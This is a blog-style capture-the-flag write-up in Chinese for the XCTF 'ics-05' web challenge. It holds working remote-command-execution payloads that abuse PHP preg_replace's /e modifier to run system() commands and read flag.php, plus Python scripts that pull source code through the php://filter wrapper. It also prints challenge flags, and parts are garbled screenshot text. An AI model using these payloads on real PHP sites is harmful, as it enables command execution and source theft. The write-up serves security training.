

XCTF攻防世界web之ics-05（含自动化脚本）

原创

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9 篇文章 0 订阅

订阅专栏

一、手解

本文借鉴以下两篇文章的指导

<https://www.jianshu.com/p/5a502873635b>

<https://blog.csdn.net/about23/article/details/95349625>

全部点击一遍，只有这个可以有其他界面




```

p=system("find+-ina
.1
9
(Windows NT 10.0;
100101 Firefox/68.0
tml+xml,application
.7,zh-HK;q=0.5,en-U
eflate
9a5eir3b9qm5
s: 1
.1
<script>
  layui.use('element', function() {
    var element = layui.element;
    //hoverelement
    //
    element.on('nav(demo)', function(elem) {
      //console.log(elem)
      layer.msg(elem.text());
    });
  });
</script>
<br >Welcome My Admin ! <br >./s3chahahaDir/flag
</body>
</html>
CSDN @Johnson666

```

继续查看 %26被url解释成&号 用来连接命令

&& 前面命令为假直接报错，后面语句不执行（前面命令执行成功，后面的命令也执行）

index.php?pat=/123/e&rep=system("cd+./s3chahahaDir/flag%26%26ls")&sub=123


```

m("cd+./s3ch
HTTP/1.1
s NT 10.0;
Firefox/68.0
,application
K;q=0.5,en-U
b9qm5
<script>
  layui.use('element', function() {
    var element = layui.element;
    //hoverelement
    //
    element.on('nav(demo)', function(e:
      //console.log(elem)
      layer.msg(elem.text());
    });
  });
</script>
<br >Welcome My Admin ! <br >flag.php
</body>
CSDN @Johnson666

```

最后的payload

index.php?pat=/123/e&rep=system("cat+./s3chahahaDir/flag/flag.php")&sub=123



```
GET /index.php?pat=/123/e&rep=system("cat+./s3chahahaDir/flag/flag.php")&sub=123 HTTP/1.1
Host: 111.198.29.45:51109
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: PHPSESSID=19jdratlbd9a19a5eir3b9qm5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 127.0.0.1

//[]hover[]element[]
//[]
element.on('nav(demo)', function(elem) {
  //console.log(elem)
  layer.msg(elem.text());
});
});
</script>
<br >Welcome My Admin ! <br ><?php
$flag = 'cyberpeace{a3f41e3943e9bd48b8084b29e4b27182}';
?>
</body>
</html>
```


CSDN @Johnson666

得flag

cyberpeace{a3f41e3943e9bd48b8084b29e4b27182}

注意

preg_replace的用法是这样的：



The screenshot shows the PHP manual page for the `preg_replace` function. The page title is `preg_replace` and it lists compatibility with PHP 4, 5, 7, and 8. The description states: "preg_replace - 执行一个正则表达式的搜索和替换". The "说明" (Description) section contains the following code snippet:

```
preg_replace(  
    string|array $pattern,  
    string|array $replacement,  
    string|array $subject,  
    int $limit = -1,  
    int &$count = null  
): string|array|null
```

The text below the code says: "搜索 **subject** 中匹配 **pattern** 的部分，以 **replacement** 进行替换。" (Search for the part of **subject** that matches **pattern**, and replace it with **replacement**.)

The "参数" (Parameters) section is partially visible at the bottom. The page footer includes "CSDN @Johnson866".

那么其实这里的payload中的pat是123， sub是123:

```
index.php?pat=/123/e&rep=system("cat+./s3chahahaDir/flag/flag.php")&sub=123
```

也可以是pat为1， sub为123这样，只要sub把pat包在里面就行；而pat为123， sub为1是不行的。

二、写自动化脚本

这里拓展下用python写自动化脚本：

第一个脚本是把php的filter伪协议获取的index.php的base64编码的源码进行base64解码后，写入同一目录下的

```
import re  
import requests  
import base64  
  
burp0_url = "http://111.200.241.244:64303/index.php/login/?page=php://filter/read=convert.base64-encode  
response = requests.get(burp0_url)  
result1 = re.findall('<p class="lead">\s+(.*)', response.text) #目前的理解: \s代表匹配任意空白字符, 这个+代表  
#print(response.text)  
#print(result1)
```



```

result2 = ''.join(result1) #join()方法用于将序列中的元素以指定的字符连接生成一个新的字符串
#print(result2)
result = str(base64.b64decode(result2), "utf-8")
print(result)

file = open('result.php', 'w')
file.write(result)

```

这里展示结果：

```

1 import re
2 import requests
3 import base64
4
5 burp0_url = "http://111.200.241.244:64303/index.php/login/?page=php://filter/read=convert.base64-encode/resource=index.php"
6 response = requests.get(burp0_url)
7 result1 = re.findall('<p class="lead">\s+(.*)', response.text) #目前的理解: \s代表匹配任意空白字符, 这个+代表无论多少都将空白字符匹配
8 #print(response.text)
9 #print(result1)
10 result2 = ''.join(result1) #join()方法用于将序列中的元素以指定的字符连接生成一个新的字符串
11 #print(result2)
12 result = str(base64.b64decode(result2), "utf-8")
13 print(result)
14
15 file = open('result.php', 'w')
16 file.write(result)
17
18


```

```

Run: ddos x
error_reporting(0);
@session_start();
posix_setuid(1000);
?>
<!DOCTYPE HTML>
<html>

```

那么这里写进来后，直接在脚本的同一目录下打开result.php来进行下一步的代码审计：



```

1 error_reporting(0);
2
3 @session_start();
4 posix_setuid(1000);
5
6
7
8
9 <!DOCTYPE HTML>
10 <html>
11
12 <head>
13 <meta charset="utf-8">
14 <meta name="renderer" content="webkit">
15 <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
16 <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
17 <link rel="stylesheet" href="layui/css/layui.css" media="all">
18 <title>设备维护中心</title>
19 <meta charset="utf-8">
20 </head>
21
22 <body>
23 <ul class="layui-nav">
24 <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
25 </ul>
26 <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
27 <legend>设备列表</legend>
28 </fieldset>
29 <table class="layui-hide" id="test"></table>
30 <script type="text/html" id="switchTpl">
31 <!-- 这里的 checked 的状态只是演示 -->
32 <input type="checkbox" name="sex" value="{d.id}" lay-skin="switch" lay-text="开|关" lay-filter="checkDemo" {{ d.id==10003 ? 'checked' : '' }}>
33 </script>
34 <script src="layui/layui.js" charset="utf-8"></script>

```



```

burp0_cookies = {"PHPSESSID": "a70ecfmos0qoiotgunelqqv185"}
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0"}
response=requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies)
print(response.text)
result1 = re.findall("flag = (.*)",response.text)
result = ''.join(result1)
print("正则表达式匹配出的flag: "+ result)

```

```

    ],
    page: true
  });
});
</script>
<script>
layui.use('element', function() {
  var element = layui.element; //a~%èç hover@ââââ° ç° $ èââââ- âââââ!%ââââ! âââââelement@ " ;ââââ
  //çâââââ~%èçââââ
  element.on('nav(demo)', function(elem) {
    //console.log(elem)
    layer.msg(elem.text());
  });
});
</script>
<br >Welcome My Admin ! <br ><?php
$flag = 'cyberpeace{d66325024cfcac289357d18b48725e46}';
?>
</body>
</html>
正则表达式匹配出的flag: 'cyberpeace{d66325024cfcac289357d18b48725e46}';
D:\PyCharm 2020.1\pythontest>

```

flag为cyberpeace{d66325024cfcac289357d18b48725e46}



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